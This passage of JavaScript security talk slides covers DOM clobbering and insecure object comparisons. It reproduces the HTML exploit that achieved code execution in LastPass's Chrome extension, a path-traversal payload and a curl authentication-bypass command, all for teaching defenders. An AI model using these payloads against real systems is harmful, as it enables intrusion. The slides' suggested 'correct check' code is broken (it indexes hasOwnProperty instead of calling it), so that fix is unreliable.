    if ("undefined" != typeof g_loosebasematching) {
        var i = lp_gettld_url(e);
        return new RegExp(i + "/$").test(base_url)
    }
    return t.test(e)
}
```

Can be set defined with

```
<value id="g_loosebasematching" />
```

Can be set with:

```
x = document.createElement("a");
x.setAttribute("id", "base_url");
```

```
...
"openattach" == t.eventtype.value ? sendBG({
        cmd: "openattach",
        attachkey: t.eventdata1.value,
        data: t.eventdata2.value,
        mimetype: t.eventdata3.value
...
```

Used to send Remote Procedure Calls (RPC) leading to RCE

https://bugs.chromium.org/p/project-zero/issues/detail?id=1225&desc=6


DOM Clobbering

Exploit which achieved Remote Code Execution In LastPass Chrome Extension

```html
<html>
<head>
<script>
function start() {
  x = document.createElement("a");
  x.setAttribute("id", "base_url");
  x.setAttribute("href", "//" + document.location.hostname);
  document.body.appendChild(x);
  exploit.submit();
}
</script>
</head>
<body onload="start()">
   <exploit id="g_loosebasematching" />
   <form id="exploit" name="lpwebsiteeventform">
      <input type="hidden" name="eventtype" value="openattach">
      <input type="hidden" name="eventdata1" value="d44479a4ce97554c24399f651ca76899179dec81c854b38ef2389c3185ae8eec">
      <input type="hidden" name="eventdata2" value="!8uK7g5j8Eq08Nr86mhmMxw==|1dSN0jXZSQ51V1ww9rk4DQ==">
      <input type="hidden" name="eventdata3" value="other:./../../../../../Desktop/exploit.bat">
   <form>
</body>
</html>
```

https://bugs.chromium.org/p/project-zero/issues/detail?id=1225&desc=6

DOM Clobbering



https://bugs.chromium.org/p/project-zero/issues/attachment?aid=277766&signed_aid=cHmKiER3b1GkZKd_e_0PAA==&inline=1

Insecure Object Comparisons

- Similar to DOM Clobbering, there are many other ways insecure comparisons can happen

```
const SESSIONS = {}

const mustBeAuthenticated = (req, res, next) => {
  if(req.cookies) {
    const token = req.cookies.token

    if(token && SESSIONS[token]) {
      //allow it
      next()
    }
  }
  res.send('not authorized!')
}
```

Comparison Table

Value	Return
`SESSIONS['invalidString']`	False
`SESSIONS['']`	False
`SESSIONS['constructor']`	True
`SESSIONS['hasOwnPropery']`	True

What Happens When You Create an Object in Javascript?

```
const test = {}

__proto__:
        constructor: ƒ Object()
        hasOwnProperty: ƒ hasOwnProperty()
        isPrototypeOf: ƒ isProrotypeOf()
        [...]

test['constructor'] === test.constructor //returns true
```

Exploit

- This issue is trivial to exploit.

- Using curl we can simply run the following command:
  - curl https://localhost:9000 -H "Cookie: token=constructor"

- Alternatively, we can just set the document.cookie value via the browser.

Demo

Insecure Object Comparisons

How Do We Correctly Check?

```
SESSIONS.hasOwnProperty['__proto__']
// false

SESSIONS.hasOwnProperty['validString']
// true
```

- Or you can use a Map instead of an Object

```
SESSIONS.has('__proto__');
// false
SESSIONS.has('validString');
// true
```

Note on Authentication

- Use a well-tested library like passport to do authentication
  - http://www.passportjs.org/

- If rolling your own Use crypto.timingSafeEqual(a, b)
  - It provides a safe comparison
  - Also prevents timing attacks!

Other Issues

- Prototype Pollution
  - https://www.youtube.com/watch?v=LUsiFV3dsK8
  - https://github.com/HoLyVieR/prototype-pollution-nsec18
  - https://www.slideshare.net/LewisArdern/dangerous-design-patterns-in-one-line
  - https://github.com/LewisArdern/eslint-plugin-prototype-pollution-security-rules
  - https://gist.github.com/LewisArdern/db02e6c37b69c7cb4f1059dc9e536923

- Mass Assignment
  - https://appsec.amanvir.io/ForwardJS-Annotated-Talk
  - https://www.owasp.org/index.php/Mass_Assignment_Cheat_Sheet
  - https://www.npmjs.com/package/mongoose-mass-assign

Summary

- Adopt and embrace developer tools to identify security issues
- Conduct regular code reviews
- Measure and track your code quality and security
- Automate the process:
  - ESLint for code linting and npm audit for dependencies
  - Various static analysis tools for quality and security
  - Break your CI build if any issues get flagged

Thank you!

Questions?

Email: lewis@ardern.io
Website: https://ardern.io
Twitter: https://twitter.com/LewisArdern
GitHub: https://github.com/LewisArdern
Linkedin: https://www.linkedin.com/in/lewis-ardern-83373a40